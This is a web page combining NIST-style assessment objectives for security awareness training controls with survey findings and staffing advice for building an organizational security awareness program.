| AT-1(b)(2) | AT-1(b)(2)[1] | <i>defines the frequency to review and update the current security awareness and training procedures; and</i> |
| | AT-1(b)(2)[2] | <i>reviews and updates the current security awareness and training procedures with the organization-defined frequency.</i> |
| POTENTIAL ASSESSMENT METHODS AND OBJECTS: | | |
| Examine: [SELECT FROM: Security awareness and training policy and procedures; other relevant documents or records]. | | |
| Interview: [SELECT FROM: Organizational personnel with security awareness and training responsibilities; organizational personnel with information security responsibilities]. | | |

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| AT-4 | Security Training Records | P3 | AT-4 | AT-4 | AT-4 |



| AT-2 | SECURITY AWARENESS TRAINING | |
|---|---|--|
| ASSESSMENT OBJECTIVE: <i>Determine if the organization:</i> | | |
| AT-2(a) | <i>provides basic security awareness training to information system users (including managers, senior executives, and contractors) as part of initial training for new users;</i> | |
| AT-2(b) | <i>provides basic security awareness training to information system users (including managers, senior executives, and contractors) when required by information system changes; and</i> | |
| AT-2(c) | AT-2(c)[1] | <i>defines the frequency to provide refresher security awareness training thereafter to information system users (including managers, senior executives, and contractors); and</i> |
| | AT-2(c)[2] | <i>provides refresher security awareness training to information users (including managers, senior executives, and contractors) with the organization-defined frequency.</i> |
| POTENTIAL ASSESSMENT METHODS AND OBJECTS: | | |
| Examine: [SELECT FROM: Security awareness and training policy; procedures addressing security awareness training implementation; appropriate codes of federal regulations; security awareness training curriculum; security awareness training materials; security plan; training records; other relevant documents or records]. | | |
| Interview: [SELECT FROM: Organizational personnel with responsibilities for security awareness training; organizational personnel with information security responsibilities; organizational personnel comprising the general information system user community]. | | |
| Test: [SELECT FROM: Automated mechanisms managing security awareness training]. | | |

How do IT Auditors assess Security Awareness Training ?

Auditing a Security Awareness Training control enhancement



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|---------|---|
| AT-2(2) | SECURITY AWARENESS TRAINING <i>INSIDER THREAT</i> |
| | <p>ASSESSMENT OBJECTIVE:</p> <p><i>Determine if the organization includes security awareness training on recognizing and reporting potential indicators of insider threat.</i></p> |
| | <p>POTENTIAL ASSESSMENT METHODS AND OBJECTS:</p> <p>Examine: [SELECT FROM: Security awareness and training policy; procedures addressing security awareness training implementation; security awareness training curriculum; security awareness training materials; security plan; other relevant documents or records].</p> <p>Interview: [SELECT FROM: Organizational personnel that participate in security awareness training; organizational personnel with responsibilities for basic security awareness training; organizational personnel with information security responsibilities].</p> |

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
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What phases of security awareness do organizations go through as their programs mature?



BENCHMARKING AN AWARENESS PROGRAM'S MATURITY



WHAT DEPARTMENTS BLOCK OR SUPPORTS AWARENESS PROGRAMS?




| Major Challenges | Responses | % |
|---------------------------|------------|-------------|
| Communication | 113 | 15.98% |
| Employee Engagement | 101 | 14.29% |
| Time | 95 | 13.44% |
| Culture | 85 | 12.02% |
| Resources | 83 | 11.74% |
| Upper Management Support | 80 | 11.32% |
| Other | 66 | 9.34% |
| Money | 42 | 5.94% |
| Enforceability of Program | 31 | 4.38% |
| Staff | 11 | 1.56% |
| Total | 707 | 100% |


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
AVERAGE NUMBER OF FTES DEDICATED TO SECURITY AWARENESS




How many people do you need in an organization to promote information security awareness and provide training?



SECURITY AWARENESS POSITION TITLES





Key Take-aways:

1

FTEs

You most likely need at least 2 FTEs to change behavior at an organizational level. To achieve a truly mature program, including a strong metrics framework, you will need at least 3.8 FTEs. Your FTE numbers may vary depending on your company size, organizational structure, and requirements. However, we recommend you use this as a starting point for organizations with 5,000 or more employees.

2

Title

Demonstrate organizational commitment to the program, not only by having someone dedicated full-time, but ensure they have a title that aligns with their goals. In other words, have a title that is focused on managing human risk. This can include terms such as Security Awareness and Communications Officer, Director of Security Outreach, Security Engagement and Education, or Security Cultural Manager.

3

Leadership Support - Peer Pressure

Overall, security awareness programs are improving in their leadership support. However, if you are struggling to gain or maintain that support, peer pressure can be one of the most effective means. Demonstrate to your leadership how other organizations in your industry have mature awareness programs and continue to invest in them.

4

Partnerships

Build partnerships and collaborate with others in your organization to help you. This is especially important for any key departments that are blockers, such as finance or operations. Do not underestimate the power of building relationships and taking others out to lunch. For operations, get them involved in the planning process from the beginning.

Key Take-aways:

5

Buy Time

If you have a budget, use that to buy yourself time. Instead of creating materials yourself, hire a graphic designer or license materials from a vendor. Instead of creating a survey, hire a contractor specializing in social science. The more you can delegate, the more time you have to make a difference.

6

Know Your Bias

If you are a technical or security expert, work with others who can help you polish your messaging. Your expertise is a plus as long as you pay careful attention to how it contributes to your program.

7

Soft Skills

Have someone on your awareness team who possesses the soft skills required for effective communication and engagement. This can include training someone on your awareness team to develop the soft skills, partnering with your communications or marketing department, or even have one of their members embedded into your team. Review [Appendix B](#) for more details.

8

Champion

Partner with a strong champion within leadership. Have that leader either help communicate the value of your program to other leaders or have them help you craft your message in the language that business leaders can comprehend and act on. A champion can also be integral in your effort to better understand and address certain blockers to your program.

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